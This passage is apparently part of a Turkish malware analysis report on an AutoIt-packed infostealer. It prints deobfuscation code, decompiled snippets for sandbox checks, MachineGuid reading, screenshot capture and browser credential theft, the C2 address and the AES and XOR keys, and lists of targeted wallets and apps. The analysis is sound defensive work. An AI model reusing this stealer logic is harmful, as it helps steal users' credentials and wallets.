                ExitLoop
        EndSwitch
    WEnd
    For $divisions = 0x73d9c + 0xffff8c264 To Call("UBound", $baglisa) + 0xffffffff
        While 0x2
            $carterlikeddurhammanually = 0xd0ec
            Switch $carterlikeddurhammanually
                Case 0xd0ec
                    $guard &= ChrW($baglisa[$divisions] - $pics)
                    ExitLoop
            EndSwitch
        WEnd
    Next
    Return $guard
EndFunc ;==>ERP

ProgressOff()
DllCall(ERP("115-109-122-118-109-116-59-58-54-108-116-116", 0xc + 0xffffffff))

```

Görsel-24 ERP Fonksiyonunun Çalışma Mantığı

ERP("115-109-122-118-109-116-59-58-54-108-116-116", 0xc + 0xffffffff) ifadesinde, ilk parametrede **çözümlenecek sayısal veri**, ikinci parametrede ise çözümleme sırasında kullanılan **anahtar değer** yer almaktadır. ERP fonksiyonu bu sayı dizisini anahtar ile işleyerek karakterlere dönüştürmekte ve sonuçta **kernel32.dll** metnini elde etmektedir. Bu yapı, kod içerisinde gizlenmiş metinlerin çözülmesinde kullanılmaktadır.

```

Func ERP($uncle, $pics)
    $guard = ""
    While 0x1d1
        $stephanieistedalcohol = 0xcdcb
        Switch $stephanieistedalcohol
            Case 0xcdcb
                $baglisa = Call( STRINGREVERSE("tilpSgnirtS"), $uncle, "-", 0x2)
                ExitLoop
        EndSwitch
    WEnd
    For $divisions = 0x73d9c + 0xffff8c264 To Call("UBound", $baglisa) + 0xffffffff
        While 0x2
            $carterlikeddurhammanually = 0xd0ec
            Switch $carterlikeddurhammanually
                Case 0xd0ec
                    $guard &= ChrW($baglisa[$divisions] - $pics)
                    ExitLoop
            EndSwitch
        WEnd
    Next
    FileWrite("dump.txt", $guard & @CRLF)
    Return $guard
EndFunc ;==>ERP

```

Görsel-25 ERP Fonksiyonuna Eklenen Veri Döküm Mekanizması

ERP fonksiyonu içerisine eklenen **FileWrite("dump.txt", \$guard & @CRLF)** satırı ile çözümleme sonucunda elde edilen metinler **dump.txt** dosyasına yazdırılmaktadır. Bu işlem ile ERP üzerinden çözülen ifadeler dosya içeriği olarak alınmakta ve zararlının kullandığı metinler görünür hale getirilmektedir.

```
dump.txt
1 kernel32.dll
2 long
3 GetTickCount
4 EnvGet
5 COMPUTERNAME
6 tz
7 TrayIconHide
8 vmttoolsd.exe
9 VBoxTray.exe
10 SandboxieRpcSs.exe
```

Görsel-26 Çalışma Zamanı Verilerini İçeren Dump.txt Dosyası

Dump.txt içeriği incelendiğinde, zararlının **vmttoolsd.exe**, **VBoxTray.exe** ve **SandboxieRpcSs.exe** gibi sistemde çalışan bileşenleri kontrol ettiği görülmektedir.

```
iau3
1 $spvfazrdnmlkmb - "0wED73AE6FF06F9418549CDEED2A9B2A9C9128C4C9AEB39BAE869AA8E54805277AA32CC082A387020B
2 $spvfazrdnmlkmb - $spvfazrdnmlkmb - "9E577C6DB9D3F41867126742F5FD6981469581B7FC2B4D75F2994AA447520EF8A
3 $spvfazrdnmlkmb - $spvfazrdnmlkmb - "D28A1F8D1EAC72D119F0ACFC9F8683DC41B9E48A9377252D991B5D598E1BFA65D
4 $spvfazrdnmlkmb - $spvfazrdnmlkmb - "50CE2419F9DBB0157EE21AF6DB2FE7A895FA7D481B5A7D18F2AE4291FFCC339
5 $spvfazrdnmlkmb - $spvfazrdnmlkmb - "4467439987F161074467917A4518E7942D26E2A36F7A872335E39CE7BA1D408DB2
6 $spvfazrdnmlkmb - $spvfazrdnmlkmb - "F5EC678BAAB23A956AE34BD8A8A4875A070CE17D70202335E39CE7BA1D408DB2
7 $spvfazrdnmlkmb - $spvfazrdnmlkmb - "01886D64FDC6EA292F6AFABEEBCF543B7D3D2A14849CFC4CB984673C0E2F4718
8 $spvfazrdnmlkmb - $spvfazrdnmlkmb - "870DD12AA4A9041D818D17DB558955A2CB6C68450EAC0CFD29221E8BC01D7DA2
9 $spvfazrdnmlkmb - $spvfazrdnmlkmb - "EAD9B3F3ED9DA71B3EF2D2F0C7B13FC46D92187D1751E641BB9A12EA9990CC47
10 $spvfazrdnmlkmb - $spvfazrdnmlkmb - "526382D6CE01D56E3CE7B44E0D77FCECA09532277D818BEDC96C9EBC9141BC32
11 $spvfazrdnmlkmb - $spvfazrdnmlkmb - "942D7FE0DC8C484FFCF3FE282D9B7B7090E9FF68090747E9F47C7567483470
12 $spvfazrdnmlkmb - $spvfazrdnmlkmb - "7E2A73D8E77FE012D112B9D68198690E4AF2AE1EA7520B436E0095F30C22A4117
13 $spvfazrdnmlkmb - $spvfazrdnmlkmb - "96B69977F81B2097581FF4879188A7C7D233871D4A1C1D3CD7B19B9489CDE72
14 $spvfazrdnmlkmb - $spvfazrdnmlkmb - "C4869BA71EE924C945724A663E2EE6588B712E68E9E42BD78F972F63DD7728F87
15 $spvfazrdnmlkmb - $spvfazrdnmlkmb - "8EC8CFF3FAD81E8811E359D3D304CD93BF35DEB497780A98E941F6EE42B1BC9AC7
16 $spvfazrdnmlkmb - $spvfazrdnmlkmb - "6AEF693FADB1E8811E359D3D304CD93BF35DEB497780A98E941F6EE42B1BC9AC7
17 $spvfazrdnmlkmb - $spvfazrdnmlkmb - "85A18BDA9FEB06C3375D471A767D25AC009E7764E4E6FC7A923C9A9B5D3C89A
18 $spvfazrdnmlkmb - $spvfazrdnmlkmb - "753E40620D5188E53A12D8CC397227ACBD47B15E547D5B68FAF93239871660D8
19 $spvfazrdnmlkmb - $spvfazrdnmlkmb - "C50E8B6AD8C8B3AC59159DC1BD66EEC5B261086E2C00E232E7A3561B581496B58
20 $spvfazrdnmlkmb - $spvfazrdnmlkmb - "EC3E123D3F26DA3CB1BEB0A239CF1B74A8849EEDF844A48E189810A5C983CD7F
21 $spvfazrdnmlkmb - $spvfazrdnmlkmb - "D7C61EA942C6B797FE7ED88553F5E7AEA4D6E9383F7398FB2E55714AFF046E7F
22 $spvfazrdnmlkmb - $spvfazrdnmlkmb - "F3824BB9A10E23238EAB3D8A8C3D5410A435D647E2E9405672D51BE95BA8D4D4
23 $spvfazrdnmlkmb - $spvfazrdnmlkmb - "56EC4D7FD44FF16D08347809581A7038D9226280EF75127585027535B612300B
24 $spvfazrdnmlkmb - $spvfazrdnmlkmb - "CF7953E57B301CEP3339568B767E1B43641C14E78E963124AD57B58DE2EP0420C

$spvfazrdnmlkmb - $spvfazrdnmlkmb & "90B729C6EE52B52C3157D8E024ACE507E98294F9241D2252426A770DEA399114B5A8D535
OBJECTIVESPLATENAME (SEANJOHNNY (Binary($spvfazrdnmlkmb), Binary(ZIP("55-54-52-56-49-54-58", 0x1 + 0x0))))
```

Görsel-27 Ana Zararlı Değişkenin İzolasyonu ve Yürütme Akışının Manipülasyonu

Betiğin, bir sonraki aşamaya ait verileri **\$spvfazrdnmlkmb** değişkeninde yapılandırılmaktadır. Zararlının **anti-debug** engellerine takılmadan bu payload'ı dışarı aktarmak amacıyla kod akışı manipüle edilmektedir. Bu süreçte atama fonksiyonları betiğin en başına taşınarak değişken içeriği dinamik olarak izole edilmekte ve dışarı aktarılmaktadır.

Ad	Değiştirme tarihi	Tür	Boyut
a.exe	2026	Uygulama	110 KB
dump.txt	2026	Metin Belgesi	121 KB
iau3	2026	Autolt v3 Script	1.040 KB
Lex	2026	Uygulama	1.425 KB

Görsel - 28 Manipüle Edilen Kodun Ürettiği a.exe Dosyası

Manipüle edilen betik **.exe** haline getirilerek kontrollü ortamda çalıştırılmaktadır. Bu aşamada **\$spvfazrdnmlkmb** değişkenindeki veri diske dump edilerek **a.exe** elde edilmektedir.

a.exe Analizi

Adı	a.exe
MD5	E69C1B4B3FB77FACB2FC96675CF69361
SHA256	5ae2199937744d6056e469b46e22cd89222fef28b293f20e6b91c3206ba87e15
Dosya Türü	Exe

Statik Analiz

a.exe	
Property	Value
File Name	C:\Users\...\a.exe
File Type	Portable Executable 32
File Info	No match found.
File Size	109.50 KB (112128 bytes)
PE Size	109.50 KB (112128 bytes)

Görsel-29 a.exe Dosya Bilgisi

Elde edilen a.exe, **109.50 KB** boyutunda olup **32-bit** dosyadır.

Dinamik Analizi

```
36 sub_4103B0((int)v7, (int)v5);
37 v12 = 0;
38 v11 = sub_4023C0("NtQueryValueKey", v14, v7, 2, 0, 0, &v12);
39 v13 = sub_410BB0(v12);
40 if ( v13 )
41 {
42     v11 = sub_4023C0("NtQueryValueKey", v14, v7, 2, v13, v12, &v12);
43     if ( v11 >= 0 )
44     {
45         v10 = v13;
46         v9 = 0;
47         if ( (*(_DWORD *) (v13 + 4)) == 1 || (*(_DWORD *) (v10 + 4)) == 2 && (*(_DWORD *) (v10 + 8)) )
48         {
49             lpwideCharStr = (LPCWCH)(v10 + 12);
50             sub_414FD0((int)v2, 260, "COMPUTERNAME=");
51             if ( sub_411530(lpwideCharStr, L"00000000-0000-0000-0000-000000000000") )
52             {
53                 v1 = sub_410490(lpwideCharStr);
54                 v1 = sub_40ABD0();
55                 v9 = sub_410550(v2, v1);
56             }
57             else
58             {
59                 v9 = sub_411070("FallbackGUID");
60             }
61         }
62     }
63 }
```

Görsel-30 Kayıt Defteri Üzerinden MachineGuid Tespiti

Zararlı, **\Registry\Machine\SOFTWARE\Microsoft\Cryptography** yolunu **NtOpenKey** ile açmakta ve devamında **NtQueryValueKey** çağrısı ile bu anahtar altındaki **MachineGuid** bilgisinin okumaktadır ve elde edilen GUID değeri kontrol edilmektedir.

<pre>push eax call a.410910 add esp,8 mov dword ptr ss:[ebp-38],a.417174 mov eax,dword ptr ds:[419008] mov dword ptr ss:[ebp-34],eax mov ecx,8 imul edx,ecx,0 mov eax,dword ptr ss:[ebp-38] mov ecx,dword ptr ss:[ebp-34] mov dword ptr ss:[ebp+edx-80],eax mov dword ptr ss:[ebp+edx-7C],ecx mov dword ptr ss:[ebp-40],a.41717C mov dword ptr ss:[ebp-3C],a.417188 mov edx,8</pre>	<pre>[ebp-38]: "Host", 417174: "Host" 00419008: &"deep1.com" [ebp-34]: "deep1.com" ecx: &"188.137.254.222" ecx: &"188.137.254.222" [ebp-38]: "Host" [ebp-34]: "deep1.com" [ebp-40]: "Connection", 41717C: "Connection" [ebp-3C]: "close", 417188: "close"</pre>
--	--

Görsel-31 HTTP Host ve Hedef IP Bilgisi

Zararlı yazılım uzak sunucu adresi olan **188.[.]137[.]254[.]222** IP adresine istek göndermeye hazırlanmaktadır. **Deep1.[.]com** adresi ise ip'yi legal bir siteye yönlendiriyormuş gibi göstermeyi hedeflemektedir.

```

00016510 30 38 64 65 33 35 63 38 2D 33 62 39 34 2D 34 62 08de35c8-3b94-4b
00016520 65 34 2D 38 66 33 30 2D 61 32 39 33 35 61 64 61 e4-8f30-a2935ada
00016530 62 62 30 62 00 00 00 00 64 65 65 70 6C 2E 63 6F bb0b....deep1.co
00016540 6D 00 00 00 31 38 38 2E 31 33 37 2E 32 35 34 2E m...188.137.254.
00016550 32 32 32 00 74 72 61 66 34 2E 32 00 47 65 74 45 222.traf4.2.GetE
00016560 6E 64 70 6F 69 6E 74 73 00 00 00 00 43 6F 6D 6D ndpoints....Comm
00016570 61 6E 64 00 48 6F 73 74 00 00 00 00 43 6F 6E 6E and.Host....Conn
00016580 65 63 74 69 6F 6E 00 00 63 6C 6F 73 65 00 00 00 ection..close...
00016590 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 00 00 Content-Length..
000165A0 43 6F 6E 74 65 6E 74 2D 54 79 70 65 00 00 00 00 Content-Type....
000165B0 61 70 70 6C 69 63 61 74 69 6F 6E 2F 6F 63 74 65 application/octe

00016510 30 38 64 65 33 35 63 38 2D 33 62 39 34 2D 34 62 08de35c8-3b94-4b
00016520 65 34 2D 38 66 33 30 2D 61 32 39 33 35 61 64 61 e4-8f30-a2935ada
00016530 62 62 30 62 00 00 00 00 64 65 65 70 6C 2E 63 6F bb0b....deep1.co
00016540 6D 00 00 00 31 39 32 2E 31 36 38 2E 37 34 2E 31 m...192.168.74.1
00016550 33 32 00 00 74 72 61 66 34 2E 32 00 47 65 74 45 32..traf4.2.GetE
00016560 6E 64 70 6F 69 6E 74 73 00 00 00 00 43 6F 6D 6D ndpoints....Comm
00016570 61 6E 64 00 48 6F 73 74 00 00 00 00 43 6F 6E 6E and.Host....Conn
00016580 65 63 74 69 6F 6E 00 00 63 6C 6F 73 65 00 00 00 ection..close...

```

Görsel-32 Zararlı Yazılımın Hedef IP Adresi ve Patch İşlemi Sonrası Yönlendirme

Zararlının haberleşme için kullandığı **188[.]137[.]254[.]222 IP adresi aktif değildir**. Bu nedenle, zararlının sunucu ile iletişim kurabilmesi için ilgili IP adresi yerel adresimiz olacak şekilde **patchlenmiştir**.

ecx=0019FCFC

text:00401FB3 a.exe:\$1FB3 #13B3

Döküm1	Döküm2	Döküm3	Döküm4	Döküm5	İzle 1	Yerel Değişiklik
Adres	Hex	ASCII				
0019FCFC	08 02 00 00 10 66 00 00 20 00 00 00 76 40 FE D9	f.....v@bù				
0019FD0C	8A 53 85 66 41 76 36 83 16 3F 41 27 B9 FC 00 F9	.S.fAv6..?A'ü.ü				
0019FD1C	A7 88 77 3C 00 EE 1F 26 34 CE C8 2F 28 00 00 00	\$.w<.i.&4iE/...				
0019FD2C	0E 8F 62 00 00 00 00 00 00 00 00 00 00 00 00	h.âf.....				

Görsel- 33 AES Anahtarı

İletişimde kullanılan 32 baytlık **AES** anahtarının bellek üzerinde bir bayt dizisi olarak yer aldığı görülmektedir. Bu anahtar kullanılarak HTTP istek ve yanıt gövdeleri **AES-256 CBC algoritması** ile şifrenilmektedir.

76 40 FE D9 8A 53 85 66 41 76 36 83 16 3F 41 27 B9 FC 00 F9 A7 88 77 3C 00 EE 1F 26 34 CE C8 2F

Tablo-5 AES Key'i

```

char _cdecl sub_401F40(BYTE *a1, int a2, int a3, int a4, _BYTE *a5, DWORD *pdwDataLen)
{
    BYTE pbData[44]; // [esp+0h] [ebp-48h] BYREF
    BYTE v8[16]; // [esp+2Ch] [ebp-1Ch] BYREF
    HCRYPTPROV phProv; // [esp+3Ch] [ebp-Ch] BYREF
    HCRYPTKEY phKey; // [esp+40h] [ebp-8h] BYREF
    char v11; // [esp+47h] [ebp-1h]

    if ( !(unsigned __int8)sub_402190(a4) )
        return 0;
    phProv = 0;
    phKey = 0;
    v11 = 0;
    if ( !CryptAcquireContextW(&phProv, 0, 0, 0x18u, 0xF0000000) )
        return 0;
    sub_402140(pbData, a3, a4);
    if ( CryptImportKey(phProv, pbData, 0x2Cu, 0, 1u, &phKey) )
    {
        sub_410D90(v8, a5, 16);
        if ( CryptSetKeyParam(phKey, 1u, v8, 0) )
        {
            *pdwDataLen = a2;
            if ( CryptDecrypt(phKey, 0, 1, 0, a1, pdwDataLen) )
                v11 = 1;
        }
        CryptDestroyKey(phKey);
    }
    CryptReleaseContext(phProv, 0);
    return v11;
}

```

Görsel-34 AES Anahtarıyla Çözümleme

Bu fonksiyon, ilk olarak **CryptAcquireContextW API'si** ile kriptografik işlemler için gerekli ortam hazırlanmaktadır. Ardından **CryptImportKey API'si** ile kullanılacak anahtar içe aktarılmaktadır. Sonrasında **CryptSetKeyParam API'si** kullanılarak şifre çözme işleminde kullanılacak **16 baytlık IV** değeri ayarlanmaktadır. Son aşamada ise **CryptDecrypt API'si** ile veri çözme işlemi gerçekleştirilmektedir.

```

63  sub_410700(v17);
64  if ( v7 == 200 )
65  {
66  v4 = sub_4021C0(v8, v9);
67  v21 = sub_40D420(v4);
68  dword_41BF8C = sub_40D080(v21, "b");
69  dword_41BF90 = sub_40D080(v21, "m");
70  dword_41BF94 = sub_40D080(v21, "o");
71  dword_41BF98 = sub_40D080(v21, "w");
72  dword_41BF9C = sub_40D080(v21, "err");
73  dword_41BFA0 = sub_40D080(v21, "g");
74  dword_41BFA4 = sub_40D080(v21, "t");

```

Görsel- 35 Sunucunun Durum Kontrolü

Sunucuyla iletişim kurulduktan sonra dönen yanıt alınmakta ve HTTP durum kodu kontrol edilmektedir. Durum kodunun **başarılı** olması hâlinde, isteğe karşılık gelen yanıt içeriği işlenerek ilgili belleğe aktarılmaktadır.

=== DECRYPT ATTEMPTS ===

```
[+] CBC Decrypt (IV = first 16 bytes)
IV: 769ebaa844ea841df15fee0a00953d60
Plaintext (utf8): {"Command":"GetEndpoints"}
Plaintext (safe): {"Command":"GetEndpoints"}
Plaintext (hex ): 7b224366d6d616e64223a22476574456e647066696e7473227d
```

Görsel- 36 Gönderilen İlk İstek

Zararlının C2 sunucusuna gönderdiği ilk isteğin {"Command":"GetEndpoints"} komutunu içerdiği görülmektedir.

```
1 int __thiscall sub_4158F0(void *this, int a2, unsigned int a3)
2 {
3     char v4[12]; // [esp+4h] [ebp-1Ch] BYREF
4     void *v5; // [esp+10h] [ebp-10h]
5     int v6; // [esp+14h] [ebp-Ch]
6     int v7; // [esp+18h] [ebp-8h]
7     unsigned int i; // [esp+1Ch] [ebp-4h]
8
9     v5 = this;
10    if ( !a2 || !a3 )
11        return 0;
12    strcpy(v4, "852149723");
13    v6 = sub_411160(v4);
14    v7 = sub_410BB0(a3 + 1);
15    if ( !v7 )
16        return 0;
17    for ( i = 0; i < a3; ++i )
18        *(_BYTE *)(i + v7) = v4[i % (v6 + 1)] ^ *(_BYTE *)(i + a2);
19    *(_BYTE *)(a3 + v7) = 0;
20    return v7;
21 }
```

Görsel- 37 Zararlının XOR Şifreleme Anahtarı

Zararlı, veriyi önceden tanımlanmış '852149723' dizgesi ile XOR işlemine tabi tutmaktadır.

=== DECRYPT ATTEMPTS ===

```
[+] CBC Decrypt (IV = first 16 bytes)
IV: 3324e81337eaba8e568bbdc3104d828a
Plaintext (utf8): {"Id":"08de35c8-3b94-4be4-8f30-a2935adabb0b"}
Plaintext (safe): {"Id":"08de35c8-3b94-4be4-8f30-a2935adabb0b"}
Plaintext (hex ): 7b224964223a2230386465333563382d3336239342d346265342d386633302d613239333561646162623062227d
```

Görsel- 38 Gönderilen İkinci İstek

Gönderilen ikinci isteğin çözülmesi sonucunda zararlıya ait benzersiz ID bilgisini sunucuya göndermektedir.

```

if ( j >= v10[1] )
{
    sub_406610(v10);
    break;
}
lpMultiByteStr = (LPCCH)sub_4066D0(*(_DWORD*)(v10[0] + 4 * j), v16, *v17);
if ( lpMultiByteStr )
{
    sub_406660(v18)(LPCCH lpMultiByteStr; // [esp+9Ch] [ebp-4h]
    if ( sub_406460(0x2150DE0:"\\??\\C:\\Users\\All Users\\Documents\\Monero\\wallets"
    {
        v3 = sub_410400(*(_DWORD*)(v10[0] + 4 * j));
        v27 = sub_411070(v3);
        if ( !v27 )
    }

```

Görsel-39 Kripto Cüzdan Dizinlerini Hedefleyen Bellek Analizi

İkinci isteğin ardından elde edilen veri, sırasıyla **AES**, **Base64** ve **XOR** çözümleme adımlarından geçirilerek işlenmektedir. Bu işlemler sonrasında zararlının hedef alacağı uygulama ve dizinleri belirlemede kullanılan yapılandırma bilgileri elde edilmektedir.

Monero	Zcash	Guarda	WalletWasabi
Dashcore	Bitcoin	Binance	Electrum
Ethereum	Exodus	AnonCoin	BBQCoin
Digitalcoin	Florincoin	Franko	Freicoins
Infinitecoin	IOCoin	Ixcoin	Litecoin
Mincoin	Namecoin	Primecoin	Terracoin
Dogecoin	ElectronCash	MultiDoge	com.liberty.jaxx
Coinomi	Ledger Live	Ledger Wallet	DaedalusMainnet
Armory	Armory	Armory	Armory
Megacoin	Megacoin	Megacoin	Megacoin

Tablo-6 Kripto Para Cüzdanları / Coin Wallet Uygulamaları

Tox	Psi	Psi+
WhatsApp	Signal	Telegram

Tablo-7 Mesajlaşma / İletişim Uygulamaları

Mailbird	The Bat!	PMAIL
TrulyMail	Pocomail	eM Client
Opera Mail		

Tablo-8 E-posta İstemcileri

GoFTP	FTPNow	FTPInfo	UltraFXP
FTP Now	DeluxeFTP	FTPGetter	Steed
BlazeFtp	FTBBox	NovaFTP	Estsoft\ALFTP
NetDrive	FileZilla		

Tablo-9 FTP ve Dosya Aktarım İstemcileri

NordPass	1Password	Bitwarden
RoboForm	Authy Desktop	

Tablo-10 Parola Yöneticileri ve Kimlik Bilgisi Araçları

AnyDesk	NordVPN	AzureVPN
MySQL Workbench	Notepad++	Sticky Notes
Notezilla	To-Do DeskList	snowflake-ssh

Tablo-11 VPN / Uzak Erişim / Yardımcı Uygulamalar

```

QueryContextAttributesW(&phNewContext, 4u, &pBuffer);
for ( j = v50; j; j -= v52 )
{
    if ( v33 >= j )
        v43 = j;
    else
        v43 = v33;
    v52 = v43;
    v42 = v32 + v43 + pBuffer;
    v56 = sub_4108B0(v42);
    sub_410DE0(v56, 0, v42);
    sub_405620(v17, 0, 48);
    v17[1] = 7;
    v17[2] = v56;
    v17[0] = pBuffer;
    v19 = 1;
    v20 = pBuffer + v56;
    v18 = v52;
    v34 = v50 - j;
    sub_410D90(pBuffer + v56, v50 - j + v46, v52);
    v22 = 6;
    v23 = v52 + pBuffer + v56;
    v21 = v32;
    v24 = 0;
    pMessage.ulVersion = 0;
    pMessage.cBuffers = 4;
    pMessage.pBuffers = (PSeccBuffer)v17;
    if ( EncryptMessage(&phNewContext, 0, &pMessage, 0) )
    {
        sub_410700(v56);
        return 0;
    }
    v36 = v21 + v18 + v17[0];
    sub_4131F0(v56, v36);
    sub_410700(v56);
}

```


Görsel-40 Sunucuya Gönderilecek Verinin Hazırlanması ve Şifrelenmesi

Bu kod parçasında sunucuya gidecek veri hazırlanmakta ve şifrelenmektedir. **QueryContextAttributesW** API'si ile güvenli bağlantı için gerekli veri yapılandırma bilgileri alınmakta, ardından verinin gönderime uygun yapısı oluşturulmaktadır. Sonrasında **EncryptMessage** API'si ile mesaj şifrelenmektedir. Şifreleme tamamlandıktan sonra veri gönderim aşamasına geçmektedir.

```

if ( v10[0] )
{
    v41 = (LPCTSTR)sub_4102F0("g/screen/screen.bmp");
    if ( v41 )
    {
        sub_415EA0((int)&v32, v41, v10[0], v10[1]);
        sub_410700(v41);
    }
    else
    {
        sub_415EA0((int)&v32, "g/screen/screen.bmp", v10[0], v10[1]);
        sub_410700(v10[0]);
    }
    if ( v33 )
    {
        v60 = (LPCTSTR)sub_410550(off_41BF28[0], ".txt");
        v5B = (LPCTSTR)sub_4102F0(v60);
        if ( v5B )
        {
            v2 = sub_411160(off_41BF20);
            if ( !sub_415EA0((int)&v32, v5B, (int)off_41BF20, v2) )
            {
                sub_416790(&v32);
                sub_406610(v34);
                sub_410700(v60);
                sub_410700(v5B);
                return 0;
            }
        }
    }
}

```




Görsel-41 Zip içindeki screen.bmp Ekran Görüntüsü

Ekran görüntüsü alma işlemi, kod akışında görüntünün **g/screen/screen.bmp** yoluna **BMP** formatında kaydedilmesiyle gerçekleştirilmektedir. Ardından bu dosya okunarak hazırlanan veri içerisine dahil edilmekte ve paketleme sürecinde kullanılmaktadır.

```

if ( a1 && a2 && lpMultiByteStr && a4 )
{
    if ( sub_415130(&v17, lpMultiByteStr) == -1 )
        sub_415340(lpMultiByteStr);
    sub_410DE0(&v8, 0, 16);
    sub_410DE0(&v12, 0, 16);
    v16 = 0;
    if ( sub_410FE0(a2, (int)"b\\c8") )
    {
        if ( sub_410FE0(a2, (int)"b\\c9") )
        {
            if ( sub_410FE0(a2, (int)"b\\c10") )
            {
                if ( !sub_410FE0(a2, (int)"b\\c19") )
                {
                    v8 = 1999995473;
                    v9 = 1190545566;
                    v10 = 1092474538;
                    v11 = 32481208;
                    v12 = 245091480;
                    v13 = 1098547512;
                    v14 = 1246610307;
                    v15 = 375647663;
                    v16 = 0;
                }
            }
        }
    }
}

```



Görsel-42 Zip Arşivinde c8/c9 Veri Klasörlerinin Bulunması

Zip arşivleri incelendiğinde, veri paketleri içerisinde **c8** ve **c9** adlı klasörleri bulunmaktadır. Kod analizi ile birlikte değerlendirildiğinde, bu klasör adlarının rastgele değil, zararlı tarafından belirli veri türlerini ayırmak amacıyla oluşturulan yapıların bir parçası olduğu anlaşılmaktadır. Bu bulgu, toplanan verilerin tek dosya halinde değil, sınıflandırılmış bir dizin yapısı içinde paketlenildiğini göstermektedir.

```

if ( v41 )
{
    if ( sub_410100((int)v41) )
    {
        v39 = 2;
        v38 = sub_410550(*v41, (int)"");
        v38 = sub_410550(v38, (int)v39);
        v38 = sub_410550(v38, v39);
        v37 = sub_410550(*v41, (int)"key");
        v36 = sub_410550(*v41, (int)"key1");
        v35 = (LPCWSTR)sub_410550(v37);
        v34 = (LPCWSTR)sub_410550(v36);
        v33 = (LPCWSTR)sub_410550(v35);
        sub_410700(v33);
        sub_410700(v34);
        sub_410700(v35);
        sub_410700(v36);
        sub_410700(v37);
        IF ( sub_4135A0((int)v41, v35, v36, v37) )
        {
            if ( v41[5] && v41[6] && sub_4135A0((int)v41, v35, v41[5], v41[6]) )
            {
                v34 = -1;
            }
            else if ( v41[7] && v41[8] && (unsigned __int8)sub_403700(*v41) && sub_4135A0((int)v41, v37, v41[7], v41[8]) )
            {
                v34 = -1;
            }
            else
            {
                v32 = (LPCWSTR)sub_410550((int)sub_410F14[0], (int)".txt");
                v31 = sub_4113A0((int)sub_410F20);
            }
        }
    }
}

```

C:\Users\ .Desktop\exe\4.zip\b\c8\

Dosya Düzen Görünüm Sık Kullanılanlar Araçlar Yardım

Ekle Ayıkla Sına Kopyala Taşı Sil Bilgiler

C:\Users\ \Desktop\exe\4.zip\b\c8\

Ad	Boyut	Paketlenmiş...	Değiştirilme
0	40 960	40 960	
key1	32	32	2021-01-01...
key	32	32	2021-01-01...

Görsel-43 c8/c9 İçinde 0, key ve key1 Dosyaları

c8 ve c9 klasörlerinin içerisine girildiğinde, **0** adlı bir alt klasör ile birlikte **key** ve **key1** adlı dosyalar yer almaktadır. Kod akışı ile birlikte değerlendirildiğinde bu yapı, zararlının topladığı tarayıcı/veri kayıtlarını yalnızca içerik dosyaları olarak değil, bunlarla ilişkili anahtar bilgileriyle birlikte paketlediğini göstermektedir.

```

if ( !v40 )
    return -1;
if ( !sub_414FD0(&v42, v9, 0x10du, "USERPROFILE=") )
    goto LABEL_20;
v31 = sub_410550((int)v9, (int)"\\AppData\\Local\\Temp\\");
if ( !v31 )
    goto LABEL_20;
v37 = 0;
if ( sub_410FE0(v31, "\\Cookies") )
{
    if ( sub_410FE0(v31, "\\Login Data") )
    {
        if ( !sub_410FE0(v31, "\\Web Data") )
            v37 = sub_411070("Web Data");
    }
    else
    {
        v37 = sub_411070("Login Data");
    }
}
else
{
    v37 = sub_411070("Cookies");
}
if ( !v37 )
{
    sub_410700(v31);
    sub_410700(v40);
    return -1;
}

```

C:\Users\ Desktop\exe\4.zip\b\c8\0\

Ad	Boyut	Paketlenmiş...	Değiştirilme
Login Data	40 960	40 960	2021-01-01...

C:\Users\ Desktop\exe\10.zip\b\c8\0\


Ad	Boyut	Paketlenmiş...	Değiştirilme
Web Data	153 600	153 600	2021-01-01...

C:\Users\ .Desktop\exe\6.zip\b\c8\0\

Ad	Boyut	Paketlenmiş...	Değiştirilme
Cookies	45 056	45 056	2021-01-01...

